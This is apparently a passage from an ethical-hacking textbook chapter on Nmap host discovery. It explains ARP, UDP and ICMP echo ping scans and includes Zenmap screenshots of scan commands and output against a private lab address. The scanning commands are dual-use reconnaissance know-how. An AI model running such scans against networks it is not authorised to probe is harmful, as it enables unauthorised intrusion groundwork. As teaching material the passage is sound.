


Figure 3.15: ARP ping scan

Advantages:

- ARP ping scan is considered to be more efficient and accurate than other host discovery techniques
- ARP ping scan automatically handles ARP requests, retransmission, and timeout at its own discretion
- ARP ping scan is useful for system discovery, where you may need to scan large address spaces
- ARP ping scan can display the response time or latency of a device to an ARP packet


Zenmap
Scan Tools Profile Help
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
OS Host
Details
Filter Hosts

Target: 10.10.1.11

Profile:

Command: nmap -sn -PR 10.10.1.11

10.10.1.11

```
nmap -sn -PR 10.10.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-14
21:28 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.17
seconds
```

Figure 3.16: ARP scan in Zenmap

UDP Ping Scan

UDP ping scan is similar to TCP ping scan; however, in the UDP ping scan, Nmap sends UDP packets to the target host. The default port number used by Nmap for the UDP ping scan is 40,125. This highly uncommon port is used as the default for sending UDP packets to the target. This default port number can be configured using `DEFAULT_UDP_PROBE_PORT_SPEC` during compile time in Nmap.

Attackers send UDP packets to the target host, and a UDP response means that the target host is active. If the target host is offline or unreachable, various error messages such as host/network unreachable or TTL exceeded could be returned. In Zenmap, the **-PU** option is used to perform the UDP ping scan.



UDP ping
UDP response
Host is Active
Attacker
Target

Figure 3.17: UDP ping scan to determine if the host is active




UDP ping
Host unreachable/TTL exceeded
Host is Inactive
Attacker
Target

Figure 3.18: UDP ping scan to determine if the host is offline

Advantages:

- UDP ping scans have the advantage of detecting systems behind firewalls with strict TCP filtering, leaving the UDP traffic forgotten.


Zenmap
Scan
Tools
Profile
Help
Scan
Cancel
Hosts
Services
OS
Host
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
Filter Hosts

Target: 10.10.1.11

Profile:

Command: nmap -sn -PU 10.10.1.11

10.10.1.11

nmap -sn -PU 10.10.1.11

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-14
21:55 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.08
seconds
```

Figure 3.19: UDP ping scan in Zenmap

ICMP ECHO Ping Scan

Attackers use the ICMP ping scan to send ICMP packets to the destination system to gather all necessary information about it. This is because ICMP does not include port abstraction, and it is different from port scanning. However, it is useful to determine what hosts in a network are running by pinging them all.

ICMP ECHO ping scan involves sending ICMP ECHO requests to a host. If the host is alive, it will return an ICMP ECHO reply. This scan is useful for locating active devices or determining if ICMP is passing through a firewall.

